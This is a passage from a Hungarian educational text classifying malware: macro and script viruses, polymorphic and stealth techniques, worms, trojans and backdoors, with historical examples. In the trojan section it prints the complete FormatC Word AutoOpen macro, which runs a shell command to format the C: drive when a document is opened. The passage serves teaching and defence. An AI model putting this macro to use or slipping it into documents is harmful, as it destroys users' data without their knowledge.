kisebb-nagyobb károkat okoz a rendszerben vagy az alkalmazásban.

A Microsoft Wordben használatosak az úgynevezett automakrók, amelyek nevükből is adódóan automatikusan képesek végrehajtódni. Ezek végrehajtását természetesen letilthatjuk. Ilyen automakró például az AutoOpen vagy az AutoClose amely a dokumentum megnyitásakor, illetve bezárásakor hajtódik végre. Ez tökéletes táptalaj egy vírus futtatásához. Hasonló biztonsági rést nyit az is, ha a makróprogramot a rendszer a dokumentumfájlon belül tárolja, vagy ha a makrónyelvet fájlműveletek elvégzésére is felkészítették. A makróvírusok ma már nem feltétlenül kötődnek egyetlen Office alkalmazáshoz, és számtalan olyan változattal találkozhatunk, amelyek különböző kombinációkban képesek megfertőzni a Word, az Excel, a PowerPoint és az Access dokumentumfájljait. Az első, világméretekben is elterjedt vírus a Corner volt. Kárt nem okozott, a Word (.DOC) és Project (.MPP) állományok segítségével terjedt. A kódban a következő megjegyzés található:

I never realized the lenghts I'd have to go
All the darkest corners of a sense
I didn't know
Just for one moment
Hearing someone call
Looked beyond the day in hand
There's nothing there at all
Project98/Word97-2k Closer

Amikor a felhasználó megnyit egy fertőzött dokumentumot Wordben, a vírus ellenőrzi, hogy fut-e a Microsoft Project. Ha igen, akkor megfertőzi. A vírusnak a Word dokumentumban található része a fertőzött dokumentum bezárásakor fertőz. A biztonsági beállításokat a legalacsonyabbra állítja, letiltja a Tools/Macros menüt, és kikapcsolja a makróvírusok elleni védelmet. Ezen kívül az összes megnyitott dokumentumot megfertőzi. A dokumentumok megfertőzéséhez a vírus a globális sablon ThisDocument osztálymoduljába helyezi el magát. A vírus a Word 2000-ben csak akkor képes fertőzni, ha a felhasználó a biztonsági beállításokat közepesre vagy alacsonyra állította be. A Microsoft Project megfertőzéséhez a vírus egy új üres projectet hoz létre, kódját pedig a ThisProject osztálymodulba helyezi el. Ha vírussal fertőzött Project 98 dokumentumot nyitunk meg,

akkor a vírus akkor is képes megfertőzni a Word alkalmazást, ha az éppen nem fut. A vírus Project alatti része nem rezidens, deaktiváláskor terjed.

A világban talán a legnagyobb arányban elterjedt makróvírus. Rengeteg média foglalkozott vele. 1999. március 26-án fedezték fel első példányát az alt.sex hírcsoportban, rá egy hétre már el is fogták a vírus íróját. A vírus hatására több multicég, köztük a Microsoft levelezési rendszere is leállt. A Melissa Outlook 98 vagy Outlook 2000 levelezőprogramok használatával terjedt, és Word 97, illetve Word 2000 dokumentumokat fertőzött meg. Szerkezetét tekintve egy igen egyszerű, VBA nyelven írt, egyetlen makrót tartalmazó vírus.

Ez a makró Document Open szubrutin. Ennek hatására, egy fertőzött dokumentum megnyitásakor a víruskód azonnal lefut. A vírus ezek után az outlook levelezőprogram címlistájában található első 50 címre elküldi saját magát „Important message from…" tárggyal, a levélben pedig „Here is that document you asked for…" kezdettel, csatolva egy fertőzött dokumentumot. Ennek megtörténte után beállítja a Registryben a „HKEY_CURRENT_USER\Software\Office\Melissa?" bejegyzést, melyből később látni fogja, hogy több levelet nem kell küldenie. A dokumentumokat nagyon egyszerűen fertőzi meg, beírja magát a normál sablonba, így minden újonnan elkészített dokumentumot automatikusan megfertőz. Ha a vírus futásakor a nap sorszáma megegyezik a percek sorszámával, az alábbi szöveget fűzi a megnyitott dokumentumhoz:

„Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here."

5.1.4. Scriptvírusok

A scriptvírusok két fő csoportjával érdemes foglalkozni, a VBScript (VisualBasic) és a JavaScript kártevőkkel. Az elektronikus levelező rendszeren keresztül csatolt állományként, a levéltörzsbe beágyazva, floppy és egyéb adathordozó lemezen, helyi hálózatról vagy akár weboldalakról is érkezhetnek. A VBScripteknek csak néhány képviselője képes igazi vírus típusú fertőzésre, azaz amikor az eredeti programkód érintetlen és működőképes marad, így inkább a férgekhez sorolhatóak. Különféle kiterjesztések mögé képesek rejtőzködni, mint például VBS, WSH, CSS, HTM, HTA és így tovább. Gyakran előfordul az is, hogy kettős kiterjesztést használnak. A VBScript programok futtatásáról az Internet Explorerrel települő Windows Scripting Host (WSH) nevű programértelmező gondoskodik. A scriptvírusok gyengeségeihez sorolható, hogy működésük script-értelmezőhöz kötődik, így egy olyan gépen, ahol ez nincs telepítve, hatástalanok. Legismertebb VisualBasic kártevők: VBS/BubbleBoy, VBS/HTML.1nternal, VBS/LoveLetter.

A JavaScript nyelvet weblapok script betéteiben használják. Vírusvédelmi szempontból már sokkal biztonságosabb nyelv, túlságosan korlátozott környezet a vírusok írásához. Ennek ellenére nem lehetetlen, mint ahogy az alábbi kártevők is bizonyítják: JS/Congrats, JS/CoolSite, JS/Gigger, JS/Kak, JS/Seeker, JS/Unicle.

5.2. A vírusok rejtőzködés eszközei szerinti osztályozása

Érdemes a vírusokat az alkalmazott rejtőzködési technikák szerint is megkülönböztetni, mivel az ellenük kialakítandó védekezés hatékonysága és megbízhatósága nagymértékben függ attól, hogy képesek vagyunk-e megtalálni és inaktiválni, majd elpusztítani a rendszerbe behatoló programkártevőket.

A vírusok rejtőzködési, védekezési technikáinak több szintje van. A legalsó szint nem alkalmaz aktív technikákat, csak passzív rejtőzködési eszközöket. Ide sorolható, hogy a vírusok megválogatják támadáspontjaikat, nem maradnak tartósan a memóriában, nem módosítják a megtámadott programfájlok tartalmát (FAT-fertőzők és Companion vírusok) vagy méretét (felülíró vírusok, „Cavity-fertőzők").

A második szintet az jelenti, hogy a memóriába kerülő bootvírusok elfedik jelenlétüket a merev- és floppy lemezeken. Ez azonban kiderülhet, ha ellenőrizni tudjuk víruskeresőnkkel a memóriafoglaltságot is.

A harmadik szint az elkódolás, amely az azonosító sztringek használatán alapuló víruskeresők ellen rejti el a vírusokat. A mutáló vírusok a víruskódot egy rövid kicsomagoló rész kivételével fertőzésről fertőzésre változtatják. Ennek a módszernek az előzményei közé sorolhatjuk a NOP technikát. Ez nem automatizmus, ami magától működik, hanem egy programozási trükk, amelyet arra használtak, hogy a víruskódba véletlenszerűen semleges utasításokat helyeznek el, amellyel olyan új vírus mutációkat lehet létrehozni, amelyeket a kereső, illetve vírusellenőr programok nem találnak meg, ha csak vírusazonosító sztringekkel dolgoznak. A típus lefejlettebb tagjai a polimorf vírusok, amelyek oly hatékony elkódolást alkalmaznak, hogy a víruskódnak csupán két vagy három bájtnyi szakasza marad két fertőzés között azonos.

„Legjobb védekezés a támadás" – vallják ezt a negyedik szint tagjai, amelyek megpróbálják kikapcsolni vagy program- és adatfájljaik tönkretételével, törlésével futásképtelenné tenni a vírusvédelmeket. Ilyeneket a fájlfertőző és a makróvírusok között egyaránt találunk.

A főbb típusok a következők:

5.2.1. Felülíró vírusok

A primitívebb (és általában kisebb méretű) vírusok között sok olyan van, amely – éppen a mindenáron való méretcsökkentés érdekében – nem foglalkozik azzal, hogy a megfertőzött program működőképességét és teljes funkcionalitását megőrizze, hanem egyszerűen saját kódjával átírja a megfertőzött programok kódjának egy részét.

Az 1980-as évek végén és az 1990-es évek elején a víruskészítők abban is vetélkedtek, hogy ki tudja a legrövidebb víruskódot létrehozni. E vetélkedő eredménye az a több száz apró, 100 bájtnál rövidebb vírusprogram, melyben csak a célpont keresésének és a fertőző rutinoknak volt hely. A legrövidebb ismert víruskód mindössze 25 bájt(!) hosszú. Ha ilyen vírus fertőzi meg programjainkat, nincs esély a sérülés automatikus helyreállítására. Az egyetlen lehetőség a fertőzött fájlok törlése (a víruseltávolító programok is ezt kínálják fel, illetve végzik el) és újratelepítése az eredeti telepítő csomagokról, vagy visszatelepítése a fertőzés előtt készített biztonsági másolatokból.

5.2.2. Append (hozzáíró) vírusok

A fejlettebb vírustípusok épp rejtőzésük érdekében igyekeznek megőrizni a fertőzött programok funkcionalitását. Ennek érdekében három módosítást végeznek a megfertőzött programfájlok kódjában. A vírus – fajtától függően a fájl végére, elejére vagy valahová középre – beszúrja víruskód szekvenciáit a programkódba. Második lépésként a vírus módosítja a program legelején azt az ugróutasítást, amely a program tényleges indításának első lépése. Ide egy olyan bejegyzés kerül, amely a vírusprogramnak adja át a vezérlést.

Végül a víruskód végére kerül egy olyan utasítás, amely a program eredeti belépési címére mutat.
Az append technikával fertőző vírusok – ha a programkódban, illetve a fájlrendszerben és könyvtárstruktúrában nem okoznak helyrehozhatatlan károkat – nyom nélkül eltávolíthatók a fertőzött programokból. A víruseltávolító programok kétféle megközelítéssel is dolgozhatnak. Az egyik lényege abban áll, hogy a vírus egyértelmű beazonosítása után a program adatbázisában levő adatoknak megfelelően a vírusirtó program a fertőzött fájlból sebészi pontossággal kivágja a víruskódot és visszaírja a program elején az eredeti indítóutasítás címét. A módszer gyengéje, hogy léteznek olyan vírus mutációk, átiratok, amelyek csak hosszukban különböznek. Ha a víruseltávolító program ilyennel találkozik, hibásan végzi el a víruskód kimetszését, s a vírusmentesített gazdaprogram – bár vírusmentes lesz – továbbra is sérült marad, hibásan működik. A második megközelítés abban áll, hogy a fertőzés elemzésével a program helyben végzi el a vírus azonosítását és pontos méretének meghatározását. Ez hatékonyabban működik, mint az első megközelítés, mivel a vírusvariánsokat is megfelelően kezeli. Hátránya, hogy fejlettebb programozástechnikai ismereteket igényel és lassítja a víruskeresést és -mentesítést.

5.2.3. Vírusátiratok, mutáló vírusok, polimorf vírusok

Az egyik legrégebbi vírusazonosító eljárás azon alapul, hogy olyan kódsorozatokat keresnek a fertőzött programfájlokban (vírusazonosító sztring), amelyek nem találhatók meg közönséges programokban, csak víruskódban és csak egyetlen, százszázalékosan beazonosítható vírusra jellemzőek. Ez a módszer természetesen a víruskészítők előtt is ismert, így először vírusátiratokat kezdtek el gyártani, majd elemezve a víruskeresők vírusazonosító-sztring adatbázisait, sorozatban készültek az olyan vírusátiratok, amelyeket a statikus és/vagy nem kellően pontos adatbázist alkalmazó víruskeresők nem vagy tévesen azonosítottak. A következő technológiai lépés az volt, hogy a víruskészítők többféle mutációs technikát is kidolgoztak, amelyekkel fertőzésről-fertőzésre a vírus maga átkódolta a működőképesség megtartásával a víruskód egy részét, vagy egészét. Ez a technika egy ideig kétségessé tette azt, hogy valaha is lehetséges lesz-e hatékony víruskereső programot készíteni, ám idővel a vírusvadászok rájöttek gyenge pontjaira.

A polimorfizmus „csúcsát” azok a vírusok jelentik, amelyek kódjában csak 2-3 bájt marad azonos két fertőzés között. Az ilyenek ellen természetszerűen nem lehet hatékony az azonosító sztringes keresés, így új megközelítések után kellett nézni. A megoldást a heurisztikus módszerek alkalmazása jelentette. A heurisztikus víruskeresés azon alapszik, hogy a vírusnak szaporodásához néhány olyan alapvető funkciót kell végeznie, amelyeket egy normális, nem vírus jellegű program nem végez (például programfájlba vagy bootszektorba ír). Természetesen megfelelő ellenőrzések után lehet csak egy programot vírusfertőzöttnek minősíteni, azonban ez a technika lehetővé teszi az ismeretlen vírusok okozta fertőzések azonosítását is. Ezen vírusoknak van meg a lehetőségük arra, hogy a természetben megtalálható vírusokhoz hasonlóan mutálódjanak, vagyis különböző variánsokban jelenjenek meg. És mint ahogy ez a természetben is igaz, amelyik módszerrel az egyik variánst sikerül kiirtanunk, az alkalmatlan a másikkal szemben, így új módszert kell kitalálnunk. Egyes vírusokba már olyan szubrutint is írnak a szerzők, amelyek kifejezetten ezt a mutációt segítik elő. Az, hogy egy vírus esetében a mutáció minek a hatására, milyen módon és milyen gyorsan megy végbe, nagyon változatos lehet.

5.2.4. Companion (CEB) vírusok

A Companion vírusok egyetlen bájttal sem módosítják a megfertőzött .EXE programokat, hanem a program mellé azonos névvel, de .COM kiterjesztéssel elhelyezik egy másik programfájlban a vírus kódját. Mivel a DOS és a DOS kompatibilis rendszerek névazonosság esetén előbb a .COM fájlokat indítják, a vírus lehetőséget kap a memóriába kerülésre és a vezérlés megszerzésére. Miután a víruskód végrehajtásra került, a vírus az eredeti, .EXE kiterjesztésű programot is elindítja. A Companion vírusok irtása egyszerű, csupán törölni kell a fertőzött programok mellett lévő, a víruskódot tartalmazó .COM fájlokat.

5.2.5. Dropperek (pottyantók)

A rosszindulatú programok egy speciális fajtája a droppereké. Ezek a trójai jellegű programok nevüket onnan kapták, hogy indításuk után önállóan szaporodó vírusokat, trójai programokat, programférgeket vagy egyéb rosszindulatú programokat juttatnak a megtámadott gép memóriájába, illetve merevlemezére. A dropperek maguk nem szaporodnak, azért veszélyesek, mert a bennük lapuló víruskódot kódolva tárolják, így a víruskeresők előtt az rejtve maradhat. Sok esetben a vírusfejlesztők droppereket alkalmazva juttatják új vírusaik első példányait a nyilvános hozzáférésű programgyűjteményekbe.

5.2.6. Vírusgyártó kitek

A hagyományos fájlfertőző vagy bootvírusok készítése komoly szakértelmet, programozói tudást (többnyire az Assembler, Pascal vagy a C/C++ nyelv ismerete) követelt a vírusírótól. A vírus forráskódok hozzáférhetővé válásával azonban megnőtt azon átiratok száma, amelyek az eredeti vírustól a vírusműködést tekintve csak lényegtelen, a víruseltávolítást illetően azonban jelentős mértékben különböztek, s melyek készítéséhez nem kellett komoly szakmai tudás. Az 1980-as évek végén kezdtek megjelenni a különböző vírusgyártó készletek, kitek, amelyeket bárki használhat programozói tudás nélkül is. Nincs nehéz dolga annak, aki ezekkel próbál fejleszteni. Pár kattintás az egérrel, majd be kell írni az üzenet szövegeket, ki kell választani a célpont típusát, a fertőzés és pusztítás feltételeit. A vírusfejlesztő kitek előre elkészített modulokból rakják össze a kit kezelője által kiválasztott elemeket, és lehetőséget adnak üzenetek, képek, hangfájlok elhelyezésére a frissen kialakítandó víruskódban. Ilyen fejlesztő kiteket nem csupán bináris kódot tartalmazó fájl- és bootfertőző vírusok készítésére alakítottak ki, hanem makróvírusok, sőt scriptvírusok fejlesztésére is. Nem meglepő hát, hogy e kitek megjelenése után a vírusok számának ugrásszerű növekedését figyelhettük meg. A legaktívabbak ezen a téren a német vírusíró csoportok voltak. A víruseltávolítást és a vírusok okozta károk helyreállítását jelentősen megnehezítik az ilyen programkártevők. A nagyszámú variánsok miatt ugyanis roppant nehéz százszázalékos biztonsággal beazonosítani, melyik mutációt is kell eltávolítani a fertőzött fájlokból.

5.2.7. Multitarget (többcélpontú) vírusok

A vírusok szaporodásának, terjedésének hatékonyságát növeli, ha a vírus több helyre is betelepedhet, valamint a visszafertőződés esélyeit is növeli, ha rejtett helyekről is

előbukkanhat. Egy jellegzetes példa a multitarget vírusokra a Szlovákiából származó OneHalf vírus, amely amellett, hogy programfájlokat fertőz, a megtámadott számítógépek merevlemezének bootszektorába is beül. Hiába irtják ki a vírust a bootszektorból és a fertőzött programok többségéről, ha csak egyetlen másolata is érintetlenül marad, az hamar visszafertőzheti a rendszert. A makróvírusoknál is léteznek hasonló megoldások. Számos olyan makróvírussal találkoztunk már, amelyek egyaránt fertőznek Word és Excel fájlokat, sőt olyat is ismerünk (OM97/Triplicate), amely Word és Excel dokumentumokon kívül PowerPoint prezentációkba is beülnek. Az említetteknél nagyobb különbségeket hidalnak át azok a vírusok, amelyek a makróvírusok és a bináris kódú fájlfertőző- és bootvírusok között teremtenek kapcsolatokat. Ilyen az orosz fejlesztők által készített Anarchy.6093, ami egy nagyon veszélyes memória rezidens összetett vírus. .COM, illetve .EXE állományokat, valamint a Word dokumentumokat fertőzi. A futtatható állományokba a „hagyományos módon" írja be magát; az állományok végére. Dokumentum fertőzése során módosítja a dokumentum OLE2 struktúráját, a dokumentumot template formátumba konvertálja, valamint egy AUTOOPEN makrót készít bele. Ide sorolhatók azok a Word dokumentumokat fertőző makróvírusok, amelyek dropperként a OneHalf vagy a CIH átiratait szórják el. A WM97/Melissa és társai amellett, hogy hagyományos Word vagy Excel makróvírusként is terjednek, a levelező rendszert is felhasználják a víruskód terjesztésére. A többtámadáspontú vírusok egy teljesen új típusát képviseli a 2001 augusztusában felbukkant W32/Nimda, amely e-mail-ekben és weboldalakon keresztül is terjedhet.

5.2.8. Kódolt vírusok

A kódolt vírusokra jellemző, hogy a vírus forráskódja nem helyezkedik el „láthatóan" a fertőzött állományban, hanem azt a vírusba szintén beprogramozott dekóderprogram kibontja, értelmezi és végrehajtja. Ezáltal a vírus nehezebben felismerhető, ráadásul a víruskeresőnek dekódolni kell a vírus kódját, hogy azt el tudja távolítani a fertőzött állományból.

5.2.9. Lopakodó vírusok

A lopakodó vírusok célja, hogy észrevétlenek maradjanak, s ezt többféle technikával érik el. Ezek a vírusok főleg boot szektor vírusok voltak, így ma már nem nagyon találhatóak meg „szabadon" legfeljebb csak néhány műgyűjtő tárházában. Egyes vírusok a fájl méretének manipulálásával érik el, hogy láthatatlanok maradjanak, ugyanis ha saját kódjukat egy állományhoz írják, akkor annak mérete értelemszerűen megnövekszik, és egy egyszerű méretellenőrzéssel kiderülhet, hogy melyek a fertőzött állományaink. (természetesen csak akkor, ha ismertük az eredeti fájlméretet). A boot szektor vírusok esetében a boot szektor tartalmának megváltozása jelentheti a veszélyt, hogy esetleg megtalálják a vírust, így az operációs rendszert kell rávenni arra, hogy ne jelentse a felhasználó felé a boot szektor tartalmának megváltozását.

5.2.10. Visszafejtés elleni vírusok

A visszafejtés elleni vírusok igyekeznek olyan víruskódot előállítani, amely megnehezíti vagy lehetetlenné teszi forráskódjuk visszafejtését. Ezt üres helyek beszúrásával,

regiszterek átállításával, megszakítások ütemezésével érik el. A visszafejtésük természetesen nem lehetetlen, csak a csapdák miatt több időt vesz igénybe.

5.3. Férgek (wormok)

Annyiban különböznek a vírusoktól, hogy kódjukat nem a lemezek bootszektorába vagy valamely más program belsejébe építik, hanem önálló fájlban tartalmazzák, és ezt másolva sokszorozódnak. A szaporodás során természetesen módosítják azokat a fájlokat is, ahonnan programindítás lehetséges, így ismerünk programférgeket, amelyek a CONFIG.SYS-be építik be indító parancsukat, vagy az AUTOEXEC.BAT-ba, a SYSTEM.INI-be, illetve egyéb megfelelő fájlokba, valamint a registry-be. A féreg célja, hogy minél több gépbe bejusson, néhány komolyabb féreg pedig ennél több „gaztettet" is elkövet. Megbénítják a hálózati kommunikációt, információt lopnak a számítógépekről. Az elektronikus levelezéssel és a hálózatos alkalmazások elterjedésével a programférgeknek számtalan új típusa alakult ki, napjainkban az esetek 90%-ában ezek a vírusok okoznak hatalmas károkat, hiszen az e-mailek remek táptalajt nyújtanak az ilyen férgek terjedéséhez. A programférgek észlelése, felderítése és működésének megakadályozása nem egyszerű feladat. A vírusok esetén a keresőprogramok a normális programok anomáliáit elemezve találnak rá a vírusokra. Mivel a programférgek nem módosítják más programfájlok kódját, a detektálás eszközkészlete is szűkebb. Nincs bennük olyan illegálisnak tekinthető programfunkció, mint amilyen az .EXE és .COM fájlok módosítása. Olyan programférget is ismerünk (például a 2001. június végén felbukkant, de járványszerűen csak 2001. november végétől terjedő W32/Aliz), amely nem ír bele a Registry-be, nem menti el merevlemezre az alig 4 KB-os WHATEWER.EXE nevű csatolt fájlban érkező víruskódot, csak egyszerűen szaporodik, azaz elküldi magát az Outlook Inboxában várakozó, még olvasatlan levelek feladóinak. Nem csoda hát, ha a lemezre írást ellenőrző vírusvédelmeken könnyűszerrel áthatol.

Ma már az ismert férgek hatalmas és színes palettán helyezkednek el, ezért a legnagyobb mértékben elterjedtek közül ismertetek néhányat, valamint egyet a történelmi múltból.

- *RTM_Worm*
  A „Nagy Internet Féreg" 1988. november 2-án indult útnak, több ezer gép megfertőzésével számítógéprendszereket bénított meg. Működéséhez BSD 4.2 vagy 4.3 operációs rendszer szükséges. Terjedését háromféle módon biztosítja. Első módszere az, hogy jelszavakat próbál meg feltörni. Ehhez egy saját crypt() rutinnal rendelkezik, melynek segítségével a felhasználó nevéből és egyéb szavakból jelszavakat készít, majd ezeket összehasonlítja ezeket a jelszófájlban található kódolt jelszavakkal. A megtalált jelszavak segítségével szomszédos gépekbe próbál bejutni, ahol a felhasználóknak accountjuk van. A gépek címeit a .forward és az .rhost állományokból szerzi. Második módszerként egy a finger démonban található hibát használ ki. Ennek hatására buffer overflow hibát képes generálni. Végül, de nem utolsó sorban a Sendmail levelezőprogramot használta terjedéséhez, ugyanis a debug parancs segítségével programot lehet futtatni a levelezőszervert futtató gépen. Ezt a vírus saját kódjának lefordítására használja fel.

- *I-Worm, Lovegate*
  Ez a féreg Kínából indult pusztító útjára 2003 február 24-én, Lovegate.C nevű változata gyorsan terjedt egész Ázsiában. C++ nyelven íródott, kétféle terjedési módszert alkalmaz, és beépített backdoor komponenssel is rendelkezik. A féreg

elkapható fertőzött e-mail megnyitásával, vagy belső hálózaton keresztül. Belső hálózatok esetén a Windows alatt megosztott mappákban is képes terjedni. Ebben az esetben saját példányait különböző fájlnevekben helyezi el a mappákban: fun.exe, humor.exe, docs.exe, midsong.exe, billgt.exe, card.exe, image.exe stb. A féreg által elküldött levelek különböző témájúak lehetnek, például „Subject: Help Body: I'm going crazy…please try to find the bug" vagy „Subject: Do not release Body: This is the pack ;)". Amikor a Lovegate megfertőzött egy gépet, saját példányait különböző nevek alatt menti el a Windows rendszerkönyvtárába: WinGate.exe, WinRpcsrv.exe, syshelp.exe, winprc.exe. A registrybe történő bejegyzés hatására a fertőzött gépen a féreg bármilyen szöveges állomány megtekintésekor lefut. Ezt a felhasználó természetesen nem veszi észre. A féreg a Windows 9x/Me operációs rendszerek esetén a WIN.INI konfigurációs állományt is módosítja, s kiegészíti a [Windows] részben a Run=rpcsrv.exe szöveggel. Ez szintén a vírus rendszerindításkor történő lefuttatását szolgálja. Következő lépésben a károkozó rutinját a rendszerkönyvtárba másolja ily.dll, task.dll, reg.dll néven. Ezen programrészeknek ún. keylogger funkciójuk van, melynek segítségével képes a begépelt adatok mentésére, sőt fájlokban is kutat jelszavak után. Ezeket az összegyűjtött adatokat a féreg a win32pwd.sys, valamint a win32add.sys állományokban tárolja, majd SMTP vagy trójai program módban eljuttatja a féreg írójának a hello_dll@163.com vagy a hacker117@163.com címre. A trójai üzemmód portszáma 10168 TCP, a féreg saját e-mail-küldő rutinja által használt levelezőszerver címe smtp.163.com. Ez a mailszerver egy SPAM levelek küldésével foglalkozó kínai portálhoz tartozik. Ezenkívül a Lovegate saját terjedésének érdekében fertőzött üzeneteket küld a Microsoft Outlook programmal megtekintett beérkező levelekre. Ezen féregkódrészlet azonban hibás, mert nem minden esetben hajtódik végre. Végül átnézi a .ht* hypertext formátumú állományokat, e-mail címek után kutatva.

5.4. Trójai programok

Számítógépes értelemben a trójai faló egy olyan program, ami mást tesz a háttérben, mint amit a felhasználónak mutat. Az elnevezés a görög mitológiában szereplő trójai falóból származik, utalva Odüsszeusz cselvetésére, hogy a görögök megnyerjék a trójai háborút. A közhiedelemmel ellentétben nem feltétlenül tartalmaz rosszindulatú programkódot, azonban a többségük tartalmazza az ún. hátsó kapu telepítését, ami a fertőzés után biztosítja a hozzáférést a célszámítógéphez. A trójai valamely más program forráskódjába rejtve tartalmaz oda nem illő, rendszerint kártékony hatású programrutinokat. Amíg nem indítják el, nem végez kártékony munkát – sőt, hasznosnak látszik, így csökkentve a lebukás veszélyét. Igen gyakran más szükséges, ismert program preparált változata. Sokkal könnyebb trójai típusú programot készíteni, mint vírust vagy férget. Bár terjesztése nehézkesebb, hisz – a vírusokkal ellentétben – nem tartalmaz szaporító rutint, általában nem többszörözi önmagát, terjedése főként egyedi támadásoknak és az emberi hiszékenységnek köszönhető. Trójaival való megfertőződésnek forrása lehet egy e-mail üzenet csatolmánya vagy azonnali üzenetküldő program, de megkaphatjuk CD-n vagy egyéb adattárolón is. A leggyakoribb fertőzési módszert azonban a letöltések és a veszélyes honlapok jelentik. Néha igen nehéz a fertőzés nyomára jutni, mivel olyan programokat érinthet, melyeket gépeinken naponta rendszeresen használunk, s melyek eredetiségében és tisztaságában megbízunk.

A trójai programok célpontjai azok a számítógép-felhasználók, akik ellenőrzés nélkül indítanak el az internetről letöltött, elektronikus levélben kapott, vagy más, rendszerint ismeretlen és ellenőrizetlen forrásból származó programokat. Megfelelő – automatikus vagy kézi – ellenőrzéssel ugyanis e kártékony programok javarészt kiszűrhetők lennének. A trójai programok büntetőrutinjai bármit tartalmazhatnak. Ismerünk olyan példányokat (mint például a WM/FormatC), amelyek azonnali és végleges adatvesztést okoznak, mások bizonyos könyvtárakat és/vagy fájlokat tesznek tönkre, semmisítenek meg. Vannak olyan trójai programok is, amelyek kémprogramokat, jelszólopókat, backdoor programokat tartalmaznak, de ezeken kívül is sok más változatot különböztethetünk meg. A trójai típusú kártevőknek két nagy típusa van. Az elsőbe az utólag trojanizált programokat soroljuk, amikor egy már korábban is meglévő – és rendszerint széles körben elterjedt, közkedvelt – program kódját módosítják utólagosan, és helyeznek el benne olyan rutinokat, amelyek nem a program eredeti funkcióinak ellátását szolgálják. Ismerünk olyan változatokat, amelyek teljesen vagy részben meghagyják a trojanizált program eredeti funkcióit, de olyanokkal is találkozhatunk, amelyek már a programindításkor teljesen átveszik a gazdaprogramtól a vezérlést, és nem is adják vissza. Ez utóbbi esetben a trójai rutinokat hordozó gazdaprogram akár teljesen el is veszítheti eredeti funkcióit. A másik típusba azon trójai programok tartoznak, amelyek eleve trójai programként készülnek, és csak a velük adott kísérő dokumentáció állítja, a megcélzott felhasználói kör megtévesztése céljából, hogy az adott program hasznos szolgáltatásokat nyújt.

A trójai programok azonosítása sok esetben azért nehéz, mivel a hordozó gazdaprogram eredeti funkciójával semmi kapcsolata nincs az utólagosan beépített trójai rutinoknak, illetve egyes esetekben ezzel pontosan ellenkező a helyzet, vagyis lemezkezelő, fájlkezelő, levelező és internetböngésző segédprogramokra ültetnek rá rosszindulatú kódrészeket, amelyek minden jelzés és engedélykérés nélkül futnak le a gazdaprogram indítását követően.

Néhány példa trójai programra:

- *WordMacro/FormatC.A*
  Az egyik legegyszerűbb trójai program a FormatC. Nem más, mint egy Winword dokumentum, melyben az AutoOpen makró tartalma a következő:

```
Sub MAIN
  sCmd$ = "echo y | format c: /u"
  Shell Environ$("COMSPEC") + "/c " + sCmd$, 0
End Sub
```

  A fenti kód hatására a megnyitott Winword dokumentum automatikusan leformázza a C: meghajtót.

- *Trojan.Vxgame*
  Az egyik legveszélyesebb kártevő, a Trojan.Vxgame a legtöbb esetben a felhasználó tudta nélkül, például egy weboldal meglátogatásával települ a számítógépre. A Trojan.Vxgame ezt követően kikapcsolja a Windows saját tűzfalát, amivel nyílt utat ad a számítógépre betörni próbálkozó többi károkozóknak. A Trojan.Vxgame valószínűleg hátsó ajtóval is rendelkezik és a számítógép feletti teljes irányítást át tudja adni gazdájának, míg a Windows legmélyebb rétegeiben rootkit technológiákkal rejti el magát.

- *Trojan-Downloader.Zlob.Media-Codec*
  A káros alkalmazás általában felnőtt tartalmú honlapokon az egyes videók lejátszásához szükséges Windows Media Player bővítményként tünteti fel magát, valójában viszont további káros alkalmazásokat és kémprogramokat tölt le a felhasználó számítógépére. A Trojan-Downloader.Zlob.Media-Codec a háttérben letölt és feltelepít olyan rosszindulatú, biztonsági szoftvereknek álcázott kémprogramokat, mint a SpywareQuake, a SpyFalcon vagy a WinAntivirusPro, amik később újabb és újabb károkozók letöltéséhez vezetnek.

5.5. Backdoor programok, root-kitek

Backdoor programoknak azokat az általában legalább kétkomponensű szoftvereket nevezzük, amelyek alkalmasak arra, hogy a helyi hálózaton keresztül nem csupán összeköttetést teremtsenek és adatcserét biztosítsanak a megtámadott gépre felkerült szerver-komponens és a támadónál üzemelő kliens-komponens között, hanem – a megtámadott gép felhasználójának tudomása és engedélye nélkül – a támadó adatokat tölthet le a fertőzött gépről, illetve azon keresztül a megtámadott hálózatról. Az információátvitel fordítva is működik, azaz feltöltést is biztosít a backdoor, sőt az adott program, átveheti a vezérlést a rendszer felett, a helyi hálózathoz kapcsolt összes gépet kontrollálni tudja.

Tágabb értelemben backdoornak minősül minden olyan alkalmazás, amelynek legális funkciói között ugyan nem szerepel a fent említett kapunyitás, ám mégis nyújtja ezt a „szolgáltatást” is. Ilyen kiskapukat számtalan programba építettek be a fejlesztők, köztük a Windows nem egy rendszerprogramjába. A fejlettebb backdoor, illetve távmenedzselő szoftverek lehetőséget adnak a távirányítást végző személy számára a kapcsolatépítés felhasználónévhez és/vagy jelszóhoz kötésére. A távoli menedzselés a következőket foglal(hat)ja magában:

- a képernyőkimenet átvétele
- a billentyűzet és az egér átvétele
- a helyi billentyűzeten végzett billentyűlenyomások naplózása
- fájlok le- és feltöltése, átnevezése, áthelyezése, törlése, módosítása, indítása
- programok, szolgáltatások indítása, leállítása
- registry módosítása
- hang- és zenefájlok lejátszása
- beállítások (hálózati, hangerő, videó stb.) megváltoztatása
- a gép leállítása vagy újraindítása
- a CD tálca kiadása
- stb.

Híres vagy inkább hírhedt backdoor programok:

- Back Orifice.1224928
  Célja nem a közvetlen károkozás, hanem egy hátsó nyílás (innen származik a neve) létrehozása. Kliens-szerver módon működik. A szervert valahogyan be kell csempészni a kiszemelt áldozat gépére, mondjuk valami hasznos programnak álcázva. Ha a felhasználó elindítja a programot, akkor az kitörli magát, de előtte megfertőzi az operációs rendszert: bemásolja magát futtatható állományként a Windows könyvtárba, majd egy registry bejegyzést készít, hogy ezután a program automatikusan elinduljon, amikor a Windows elindul.

Amikor a szerver fut, a kliens hálózati kapcsolatot tud vele kiépíteni, ehhez csak az IP címét kell ismernie. Mivel a szerver mindent megtesz, amit a kliens kér, továbbá a Windows is megtesz mindent, amit a szerver kér, a távoli gépről a behatoló teljes hatalommal rendelkezik a gép felett. A gyanútlan felhasználó ebből semmit nem vesz észre, legfeljebb a gép lassulását, illetve a vendég szándékos magatartását (pl. egy figyelmeztető ablakot). A program még egy teljes webszervert is tartalmaz, melyen keresztül az áldozat gépe elérhető, és a világon bárhonnan böngészhető.

- Back Orifice 2000

  A Back Orifice 2000 szinte ugyanúgy működik, mint az elődje. A BO2K két nagy újdonságot tartalmaz:
  - Windows NT operációs rendszer alatt is képes működni (a Back Orifice csak Windows 95 és Windows 98 alatt működött),
